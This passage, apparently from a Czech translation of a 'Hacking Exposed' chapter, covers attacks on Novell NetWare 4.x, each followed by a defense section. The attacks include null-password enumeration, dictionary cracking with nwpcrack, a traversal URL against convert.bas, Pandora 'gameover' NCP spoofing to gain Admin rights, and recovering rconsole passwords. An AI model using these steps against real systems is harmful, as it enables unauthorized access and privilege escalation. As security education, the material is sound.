01010001 0001 RPAUL HAS a NULL password
02010001 0001 JHANLEY HAS a NULL password
03010001 0001 MMEADOWS HAS a NULL password
05010001 0001 EHAMMOND HAS a NULL password
FOUND: 06 01 0001 0001 JBENSON : JBENSON
07010001 0001 ECULP HAS a NULL password
08010001 0001 JHOMEY HAS a NULL password
09010001 0001 TGOODY HAS a NULL password
0a010001 0001 JGOLDBERG HAS a NULL password
0b010001 0001 ESTEIN HAS a NULL password
```

Poslední parametr programu chknnull, který umožňuje zadat seznam hledaných hesel, ne vždy dobře funguje a neměli byste na něj spoléhat.

### Poznámka

Zjistíte-li, že program chknnull zpracovává nesprávný server, zkontrolujte nastavení výchozího serveru. Nastavení můžete provést tlačítkem „Set Primary“ v okně „NetWare Connections“.



## Obrana proti programu chknnull

Ochrana proti napadnutí programem chknnull je jednoduchá, ale je závislá na prostředí, ve kterém je systém provozován, a může být tedy obtížné ji provést. Kterýkoliv z následujících úkonů zabrání zneužití utility chknnull:

- Zrušte bindery kontext na vašem serveru NetWare 4.x. Odstraňte ze souboru autoexec.ncf řádek začínající SET BINDERY. Uvědomte si však, že tento krok může znemožnit přihlášení se uživatelům se starými verzemi klientů NETX nebo VLM.
- Navrhněte a prosadte ve své organizaci používání bezpečných hesel.
- Pro vytváření uživatelů používejte šablonu (USER\_TEMPLATE, objekt typu Template) s hodnotou parametru „require password“ minimálně 6 znaků.
- Zrušte možnost procházet strom NDS (viz kapitola 3).
- Zapněte funkci Intruder Detection. Provedete to následujícím:
  1. Klepněte pravým tlačítkem myši na každou organizační jednotku.
  2. Vyberte položku „Details“.
  3. Vyberte tlačítko stránky „Intruder Detection“, v levé části pak zapněte volby „Detect Intruders“ a „Lock Account After Detection“. Hodnoty příslušných parametrů nastavte podle tabulky uvedené v části „Obrana proti nwpcrack“, která bude následovat.

## SBÍRÁNÍ INFORMACÍ PO PŘIHLÁŠENÍ

Už víte, kolik informací můžou vaše servery vyklopit. Znervózňuje vás to? Že ne? Nuže vězte, že útočníci mohou *získat ještě více informací po přihlášení se do systému. Poté co útočníci získají seznam uživatelů* a hesel pomocí programu chknnull, začnou se k serveru přihlašovat buď pomocí dosového login.exe, utilitu On-Site nebo přihlašovacím programem 32bitového klienta. Jakmile jsou systémem ověřeni, můžou získat pomocí již zmíněného nástroje On-Site a dalších utilit (userlist a NDSSnoop) daleko více informací.



### userlist /a

Rozšířenost	<b>9</b>
Složitost	<b>10</b>
Dopad	<b>4</b>
Celkové riziko	<b>8</b>

Programu userl i st nestačí pouhé připojení k serveru, takže pro přihlášení musíte použít jméno a heslo získané pomocí programu chknnull. Userlist je podobný programu On-Site, jak ukazuje následující obrázek, ale je to rádkový příkaz, což znamená, že je snadno použitelný ve skriptech.

```
C:\> C:\WINNT\System32\cmd.exe
C:\>novell>userlist /a

User Information for Server Connection
User Name          SECRET Network      Node Address    Login Time
1     SECRET.HSS    E36FCC65D1  E   1           4-04-1999  2:59 pm
2     *GIKURTZ      E221E6E0F1  E   861CD9471  4-04-1999  4:44 pm
3     SECRET.HSS    E36FCC65D1  E   1           4-03-1999  1:59 pm
4     ADMIN          EA66C5BB61  E   60089A89D41  4-03-1999  9:04 am
5     ADMIN          EA66C5BB61  E   60089A89D41  4-03-1999  9:04 am

C:\>novell>
```

Userlist poskytuje útočníkovi důležité infonnace, jednak kompletní síťovou adresu (Network a Node Address) a také datum a čas přihlášení. (Pozn. překladatele: userlist je program vyskytující se ve starších verzích NetWare, stejnou informaci získáte nyní příkazem nlist user /a /b).


## On-Site Administrator

 Po přihlášení se k netwarovému serveru můžete znova použít program On-Site k zobrazení všech aktivních spojení, která server eviduje. Provedete to jednoduše tak, že klepnete myší na zvolený server a pak na tlačítko Analyze. Nezískáte tak jenom základní informace o svazcích, ale zobrazí se vám rovněž všechna aktuální spojení, jak můžete vidět na obrázku 7-4.


Po přihlášení můžete pomocí On-Site vidět všechna aktivní spojení se systémem. Tato informace je pro útočníky velmi důležitá a může jim napomoci získat administrátorská práva, jak uvidíme později.

## NDSSnoop

 Pomocí programu NDSSnoop můžete vydolovat ještě více informací, a pokud se vám ho podaří rozchudit, určitě vám pomůže. Jakmile jste jednou přihlášeni do NDS stromu, můžete si pomocí NDSSnoop zobrazit v grafickém prostředí všechny objekty a podrobnosti o jejich vlastnostech, včetně vlastnosti Equivalent To Me (poskytne vám podobné informace jako příkaz nlist /ot=\*& /dyn /d, o kterém jsme se již zmíňovali).



Obrázek 7-4. Infonnace o spojení nabízená programem On-Site bude užitečná později k získání práv Admina




Obrázek 7-5. Pomoci NDSsnoop se můžete podívat na informace týkající se objektu HDS, včetně vlastnosti Last Login Time a Equivalent To Me

## Detekce funkce Intruder Lockout

Rozšířenost	6
Složitost	9
Dopad	6
Celkové riziko	7


Intruder Lockout je vlastnost zabudovaná do NetWaru, která uzamkne účet uživatele po daném počtu neúspěšných pokusů o ověření hesla. Naneštěstí není tato funkce standardně zapnuta. Chcete-li útočníkovi zabránit v pokusech o získání přístupu k serveru, je pro vás tento rys systému nesmírně důležitý a měl by být vždy zapnutý. Když budete funkci „Intruder Lockout“ nastavovat, viz obrázek 7-6, nezapomeňte tak učinit u každého kontejneru, jenž obsahuje uživatele, kteří se mohou přihlásit.

Jakmile si útočníci vyberou ke svému útoku konkrétního uživatele, budou se obvykle snažit zjistit, je-li funkce Intruder Lockout zapnuta. Jestliže je, budou směřovat svůj útok tak, aby byl mimo radarový dosah této funkce. Byli byste překvapeni, kolik správců Intruder Lockout nepoužívá. Možná je to nedostatkem vědomostí, nepochopením významu a důležitosti této vlastnosti nebo to může být způsobeno přetížeností správce. Nyní si řekněme způsob, jak zjistit, jestli je funkce Intruder Lockout zapnuta.




Obrázek 7-8. Bez zapnutého Intruder Lockout možná ani nikdy nezjistíte, že jste byli napadeni

Použitím obvyklého dialogu Client32 se opakovaně pokoušejte přihlásit jako známý uživatel. Nejspíš budete zadávat špatné heslo, takže obdržíte tuto zprávu:



Ve chvíli, kdy systém účet uživatele uzamkne, obdržíte následující zprávu:



Na systémové konzole se nejspíš objeví následující zpráva:

```
4-08-99 4:29:28 pm: DS-5.73-32
Intruder lock-out on account estein.HSS [221E6E0F:0000861CD947]
4-08-99 4:35:19 pm: DS-5.73-32
Intruder lock-out on account tgoody.HSS [221E6E0F:0000861CD947]
```

Po asi 20 neúspěšných pokusech o přihlášení, aníž byste obdrželi předchozí zprávu obsahující „login failure status“, je dosti pravděpodobné, že funkce Intruder Lockout není v systému nastavena.



## Obrana proti detekci Intruder Lockout

Neznáme žádný způsob, jak dopadnout útočníka pokoušejícího se detektovat nastavení funkce Intruder Lockout. Pokud víme, nemůžete ani změnit standardní zprávy týkající se uzamčeného účtu. To nejlepší, co můžete udělat, je být pilný a pravidelně monitorovat konzolu serveru. Určitě sledujte opakující se případy uzamčených účtů a každému z nich věnujte dostatečnou pozornost bez ohledu na to, zdá-li se vám to nepodstatné.

## Získání Admina

Jak už jsme ukazovali dříve, je ve většině případů snadné získat uživatelský přístup buď tím, že najdete pomocí chknnull uživatele bez hesla nebo prostě heslo uhodnete. Dalším krokem pro většinu útočníků je pak získání administračních práv vůči serveru nebo celému stromu. Používají se k tomu dvě hlavní metody:

- Rabování serveru
- Padělání NCP

### Rabování

#	
Rozšírenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>8</b>
Celkové riziko	<b>9</b>

V tomto stadiu bude většina zlomyslných útočníků rabovat a vykrádat vaše servery. Útočníci se přihlásí k co největšímu počtu serverů a budou se snažit najít hesla uložená v textových souborech, která tam zanechali leniví uživatelé. Toto hrubé násilnické chování je více obvyklé, než si myslíte.

Rabování je něco jako černá magie a je obtížné je demonstrovat. Nejlepší radou je prostě nakouknout do všech dostupných souborů a hledat různé stopy a náznaky. Nikdy nevíte, co můžete najít, třeba heslo administrátora. Svazek SYS si můžete namapovat pomocí příkazu MAP:

```
map n secret/sys:\
```

nebo použitím On-Site. Prohledejte každou dostupnou složku souborů. Tady jsou některé se zajímavými soubory:

- SYS:SYSTEM
- SYS:ETC
- SYS:HOME
- SYS:LOGIN
- SYS:MAIL
- SYS:PUBLIC

Uživatelský účet, kterým jste se přihlásili, nemusí mít přístup do všech těchto složek, ale možná budete mít štěstí. Složky SYSTEM a ETC jsou obzvlášť důležité, protože obsahují všechny podstatné konfigurační soubory serveru. Jsou to složky, jejichž obsah by měl být přístupný pouze správci (např. uživatel Admin).



## Obrana proti rabování

Obrana proti rabování vašich svazků útočníkem je přímá a jednoduchá. Obě doporučení se týkají omezení práv:

Nastavte restriktivní práva na všechny svazky, složky a soubory pomocí utility filer.

Pomocí Nwadmn32 nastavte restriktivní práva na všechny objekty NDS včetně objektů Organizace, Organizační jednotky, servery, uživatele a další.



## Nwpcrack

Rozšírenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Nwpcrack je program, pomocí kterého můžete prolomit heslo uživatele v síti NetWare 4.x. Tento nástroj umožňuje útočníkovi použít pro nalezení hesla uživatele slovník nejčastěji používaných hesel. V našem příkladu jsme objevili skupinu Admins. Jakmile se přihlášíte jako uživatel, máte možnost vidět uživatele, kteří jsou z hlediska bezpečnosti rovnocenní (Security Equal To) s uživatelem Admin nebo uživatele, kteří jsou prostě členy skupiny Admins, MIS, Spravce atd. Tímto způsobem jsme našli ve skupině Admins uživatele DEOANE a JSYMOENS, na které zaútočíme nejdřív.

```
C:\WINNT\System32\cmd.exe
C:\Tools\Novell\NWPCRACK>nwpcrack deoane dict.txt

tried password EHLLO
tried password HELLO
tried password WHATEVER
tried password ROGUE
The Password for User DEOANE is ROGUE

4 Passwords Tried
C:\Tools\Novell\NWPCRACK>
```

Použitím Nwpcrack na uživatele DEOANE zjišťujeme, že se nám podařilo najít jeho heslo, jak ukazuje následující obrázek. Nyní tedy máme administrátorská práva pro přístup k serveru a k objektům, k nimž má tento uživatel přístup.

### Pozor

Nezkoušejte použít Nwpcrack na účet uživatele Admin, který je chráněn funkcí Intruder Lockout, protože byste jej uzamkli. Předtím než provedete testování utility Nwpcrack na uživateli Admin (nebo z hlediska bezpečnosti na rovnocenném uživateli), měli byste si pro testování vytvořit náhradní účet ekvivalentní s Adminem. Takové zablokování není dostupné ve Windows NT, jelikož původní účet administrátora nemůže být uzamčen bez použití utility Passprop z NT Resource Kitu.

**Tip**

Pokud Nwpcrack narazí na Intruder Lockout, bude se vám stále dokola zobrazovat zpráva „tried password «password»“ se stejným heslem, což indikuje, že server NetWare již nadále nepřijímá požadavky na přihlášení daného uživatele. V tuto chvíli můžete program přerušit pomocí CTRL-C, protože konzola serveru nepochybně zobrazuje známou zprávu DS-5.73-32: „Intruder lock-out on account Admin...“, což rozhodně není dobré.

## Obrana proti Nwpcrack

Obrana proti tomu, aby někdo uhodl hesla vašich uživatelů (nebo dokonce správců) pomocí Nwpcrack, je velmi jednoduchá:

Prosadte používání bezpečných hesel. Novell nenabízí žádné snadné řešení tohoto problému. Na rozdíl od passfilt.dll, pomocí kterého vám Microsoft na NT umožňuje vynutit si hesla obsahující číslice a metaznaky (jako ! @ # \$ %), vám Novell něco podobného neumožňuje. Můžete však alespoň u uživatelů heslo vyžadovat, nastavit minimální délku hesla ve znacích a zakázat opakování stejného hesla. Nejsnazší způsob, jak kontrolovat délku hesla, je nastavit ji v **USER\_TEMPLATE**.

Zapněte funkce „intruder detection“ a „intruder lockout“. Klepněte pravým tlačítkem myši na kontejner a vyberte položku „Details“. Potom najdete stránku Intruder Detection a nastavte vámi požadované hodnoty. Doporučujeme vám nastavit je následovně:

Detect Intruders	Yes
Incorrect login attempts	3
Intruder attempt reset interval (Days)	14
Intruder attempt reset interval (Hours)	0
Intruder attempt reset interval (Minutes)	0

Lock Account After Detection	Yes
Intruder lockout reset interval (Days)	7
Intruder lockout reset interval (Hours)	0
Intruder lockout reset interval (Minutes)	0

## ZRANITELNOST APLIKACÍ

Standardní instalace systému NetWare má z hlediska služeb TCP/IP otevřeno pouze několik portů, například Echo (7) a Chargen (19) - nic moc pro napadení (samozřejmě kromě odmítnutí služby (Denial of Service)). Ve chvíli, kdy ale nainstalujete další služby jako web, FTP, NFS a telnet, změní se váš slabý až průměrný motocykl v závodní stroj s dalšími otevřenými porty, jako například 53, 80, 111, 888, 893, 895, 897, 1031 a 8002.

Tyto přidané služby ovšem umožňují pro neautorizovaný přístup využít mezery a chyby, které byly během let již objeveny.

## NetWare Perl

Rozšířenost	6
Složitost	8
Dopad	8
Celkové riziko	7

Tento problém byl objeven počátkem roku 1997. Pokud nemáte některou z prvních verzí NetWare 4.x, nemusíte být zranitelní. Problém umožňoval útočníkovi spustit Perl skript z kteréhokoli místa na vašich svazcích včetně domovských složek uživatelů nebo obecně dostupných složek, jako jsou LOGIN a MAIL.

Riziko spočívá v tom, že útočníci mohou vytvořit skript, jenž pak zobrazuje v prohlížeči důležité soubory, kterými mohou být například autoexec.ncf nebo ldremote.ncf, který obsahuje heslo pro přístup k serveru pomocí rconsole.

## Obrana proti použití NetWare Perl

Obrana proti zneužití NetWare Perl není naneštěstí ideální. Musíte totiž buď přestat tuto službu používat nebo ji upgradovat na novou verzi.

- Na systémové konzole napište příkaz **unload perl**  
nebo
- Upgradujte na NetWare Web Server na verzi 3.0. Poslední verzi najdete na <http://support.novell.com>.

## NetWare FTP

Rozšířenost	6
Složitost	8
Dopad	8
Celkové riziko	7

Zranitelnost FTP se objevuje pouze v původním FTP serveru z IntraNetWaru. Původní nastavení dává uživateli anonymous právo File Scan do složky SYS:ETC, ve které se nachází soubor netinfo.cfg (a další důležité konfigurační soubory). Chcete-li zjistit, zda je váš server takto zneužitelný, provedte následující:

1. Do adresy vašeho prohlížeče zadejte následující URL: <ftp://ftpserver.com/>.
2. Dostanete-li přístup k FTP serveru jako anonymous, zkuste navést prohlížeč do složky SYS:ETC. Uvidíte-li ve složce soubory, jste tímto způsobem zranitelní.



## Obrana proti zneužití NetWare FTP

Obrana proti zneužití NetWare FTP je podobná obraně proti zneužití Perl. Musíte službu přestat provozovat nebo provést upgrade.

- Upgradujte ftpserv.nlm na poslední aktuální verzi. Ke stažení je na serveru <http://support.novell.com>.
- Zakažte anonymní přístup k FTP serveru.
- Zastavte FTP server pomocí unicon.nlm.

### Poznámka

Ftpserv.nlm v NetWare 4.11 nedovoluje standardně anonymní přístup.



## NetWare Web Server

Rozšířenost	6
Složitost	7
Dopad	9
Celkové riziko	7

Následující zneužití NetWare Web Serveru pochází z roku 1996. Starší verze Web Serveru v systémech NetWare 4.x nebránily předávání parametrů Basic skriptu convert.bas. Výsledkem bylo, že útočníci si mohli snadno zobrazit kterýkoliv soubor vašeho serveru včetně autoexec.ncf, ldremote.ncf a netinfo.ncf. Toto je způsob, kterým zkонтrolujete, je-li váš systém takto napadnutelný:

1. Odkažte se na problémový skript (convert.bas) v URL adrese vašeho prohlížeče a předejte mu jako parametr název některého souboru vašeho serveru, například:  
<http://www.server.com/scripts/convert.bas?..../system/autoexec.ncf>
2. Vidíte-li obsah vašeho souboru autoexec.ncf, jste tímto způsobem zranitelní.



## Obrana proti zneužití NetWare Web Serveru

Upgradujte na nejnovější verzi novellového Web Serveru, který najdete na <http://support.novell.com> nebo alespoň na verzi 2.51R1. Novell opravil Basic skripty ve složce SCRIPTS tak, že můžou otevřít pouze některé předdefinované soubory.

# SPOOFING ÚTOKY (PANDORA)

Rozšířenost	3
Složitost	7
Dopad	10
Celkové riziko	7

Jestliže selhalo všechny dosavadní způsoby dávající útočníkovi práva administrátora, existuje ještě několik útoků od Nomad Mobile Research Centra (NMRC) (<http://www.nmrc.org>), které falošují NCP pakety (NCP spoofing) a umožňují uživatelům získat přístup s právy Admina. Nástroje jsou jemně nazývány Pandora (<http://www.nmrc.org/pandora/download.html>). Poslední dostupná verze je 4.0, nicméně my se zde budeme věnovat pouze verzi 3.0. Aby Pandora fungovala, musí být splněny následující předpoklady:

- Musíte používat síťovou kartu s příslušným paketovým ovladačem (packet driver). Paketové ovladače existují pouze pro některé síťové adaptéry. Budete tedy muset zkontrolovat, jestli výrobce vaší síťové karty podporuje paketové ovladače. Se síťovými adaptéry následujících výrobců jsme byli úspěšní: Netgear, D-Link a 3Com. Paketový ovladač se musí rovněž zachytit na přerušení 0x60.
- Musíte také zavést podporu pro DOS DPMI. Nezbytné soubory jsou dostupné ke stažení na stejném serveru, ze kterého je dostupná Pandora.
- Ve vašem NDS stromu budete muset najít kontejner, ve kterém se nachází jak Admin, tak uživatel, jehož heslo znáte.

## gameover

Správně řečeno, gameover umožňuje útočníkovi, aby se některý z uživatelů stal z hlediska bezpečnosti ekvivalentní s uživatelem Admin. Produkt je založen na falošování NCP požadavku (NCP request). Udělá to tak, že oklame 4.x server a donutí ho provést NCP požadavek „SET EQUIVALENT TO“.

Nastavte klienta DOS/Win95 následujícím způsobem:


1. Proveďte boot do DOSu.
2. Zavedte paketový ovladač (například ovladač D-Link):

```
de22xpd 0x60
```

3. Zavedte podporu pro DOS protected mode interface (DPMI):

```
cwsdpmi
```

Nyní, aby přihlášený uživatel, využijete informaci získanou pomocí programu On-Site. Jak ukazuje obrázek 7-7, můžete získat informace o navázaném spojení Admina se serverem.



Obrázek 7-7. Jako libovolný přihlášený uživatel můžete získat pomocí On-Site všechny informace nezbytné k získání správcovských privilegií

Spuštěte gameover takto:

```
Gameover<cr>
Server internal net (4 bytes hex)
36FCC65D<cr>
Server address (6 bytes hex)
000000000001<cr>
File server connection number (int)
most probably '1' (seen as: '*<server_name>.<server.context>')
4<cr>
Server socket high (1 byte hex)
most probably '40' 40<cr>
Server socket low (1 byte hex)
Most probably '07' 39<cr>
User name to gain rights (does NOT have to be currently connected) eculp<cr>
User name to get rights from (does not have to be currently connected) Admin<cr>
Spoofing: Done.
```

Nyní se můžete přihlásit jako ECULP a budete mít administrátorská práva. No není to úžasné?

Pandora má množství dalších NetWare utilit, které stojí za povšimnutí. Dvě z nich, které také falošují NCP, jsou level1-1 a level 3-1. Obě by mely poskytovat stejnou funkci „SET EQUIVALENT“ jako gameover, ale v různých kontextech. Nepodařilo se nám však tyto dvě utility v laboratoři zprovoznit.

Extract, crypto a crypto2 jsou utility pro získání hesla z NDS, zmíňujeme se o nich později v části NDS cracking. Havoc je pak skvělá utilita pro útok Denial of Service.



## Obrana proti Pandoře

Existuje několik způsobů, jak zabránit útočníkovi použít nástroje Pandora. Z větší části jsou však závislé na konkrétních podmínkách vaší sítě NetWare. Obecně se dá říci, že byste se měli držet následujících doporučení, chcete-li zabránit hackování pomocí Pandory:

- Nikdy nedopusťte, aby byl uživatel Admin (nebo jemu ekvivalentní uživatel) ve stejném kontejneru jako vaši ostatní uživatelé.
- Instalujte na všechny servery vždy nejnovější Support Pack 9 (NW4SP9.EXE), který je dostupný na serveru <http://support.novell.com>. Tato záplata aktualizuje váš DS.NLM, který řeší daný problém.
- Nastavte parametr „SET PACKET SIGNATURE OPTION = 3“ ještě před spuštěním DS.NLM. To znamená, že ho musíte uvést na začátku souboru autoexec.ncf nebo na konci startup.ncf.
- Můžete rovněž spouštět v autoexec.ncf dávku SYS:SYSTEM\secure.ncf, která nastaví parametr packet signature option stejnou hodnotu a zároveň nastaví další parametry. Ještě jednou však zdůrazňujeme, že ji musíte spustit na začátku autoexec.ncf. Upravte soubor secure.ncf a odstraňte poznámku na začátku řádku, který obsahuje „SET PACKET SIGNATURE OPTION = 3“.

## A JSTE JAKO ADMIN NA SERVERU

V tuto chvíli je nejobtížnější část útočníky překonána. Získali administrátorská práva k serveru a s největší pravděpodobností i k nejdůležitější části NDS stromu. Dalším krokem je získání přístupu k serveru pomocí rconsole a zmocnění se souborů databáze NDS.



### rconsole Hacking

Rozšířenost	<b>8</b>
Složitost	<b>10</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Nejjednodušší způsob, jak získat heslo pro použití rconsole, využívá pohodlnosti správců. Standardně je totiž heslo rconsola uloženo jako prostý text. Přesvědčte se následujícím způsobem:

1. Podívejte se do souboru SYS:\SYSTEM\autoexec.ncf.
2. Najděte řádek začínající load remote. Heslo je zde uvedeno jako parametr a pravděpodobně je čitelné.

```
load remote ucantcme
```

3. Jestliže za remote nevidíte heslo, ale místo toho je tam parametr „-E“, měli byste pochválit vašeho správce, protože alespoň heslo zašifroval.

```
load remote -E 158470C4111761309539D0
```

Ovšem pro tvrdohlavého útočníka je to jenom jeden krok navíc k získání úplné kontroly nad vaším systémem. Hacker, který si říká „Dreamer“ (nebo také „TheRuiner“), algoritmus dešifroval a napsal v Pascal program, který remote heslo rozluší (<http://www.nmrc.org/files/netware/remote.zip>). Na našem webu Hacking Exposed [www.hackingexposed.com](http://www.hackingexposed.com) najdete námi napsaný program v Perlu, který toto heslo také rozluší.

Vtip tohoto kroku spočívá prostě v nalezení hesla pro rconsol e (ať už je zašifrované, nebo ne). Máte-li problém najít heslo pro rconsol e, zkuste ještě následující místa:

- Pokud nenajdete řádek load remote v souboru autoexec.ncf, nezoufejte, může být ještě v jiném NCF souboru. Často je příkaz load remote umístován do souboru SYS:SYSTEM\ldremote.ncf. Podívejte se tedy do něj, jestli neobsahuje ať už čitelné heslo nebo šifrované.
- Jestliže stále nemůžete najít řádek load remote, může to znamenat, že správce dovolil utilitě inetcfg přemístit příkazy z autoexec.ncf do souborů init.sys a netinfo.cfg. Oba soubory najdete ve složce SYS:ETC. Když správce spustí utilitu inetcfg poprvé z konzoly serveru, program se snaží přemístit příkazy z autoexec.ncf do souboru netinfo.cfg. Výsledkem je, že heslo (ať už je zašifrované, nebo ne) měli najít v tomto souboru.

## Obrana proti používání čitelného hesla

Obrana proti používání hesla coby prostého textu je jednoduchá. Novell nabízí postup, jak heslo rconsol e zašifrovat pomocí příkazu remote encrypt. Provedete to následovně:

1. Ujistěte se, že nejsou spuštěné moduly rpx a remote.
2. Na konzole napište load remote <<heslo>> (nezapomeňte sem napsat heslo).
3. Na konzole pak napište remote encrypt.
4. Napište heslo, které budete používat pro přístup pomocí rconsol e.
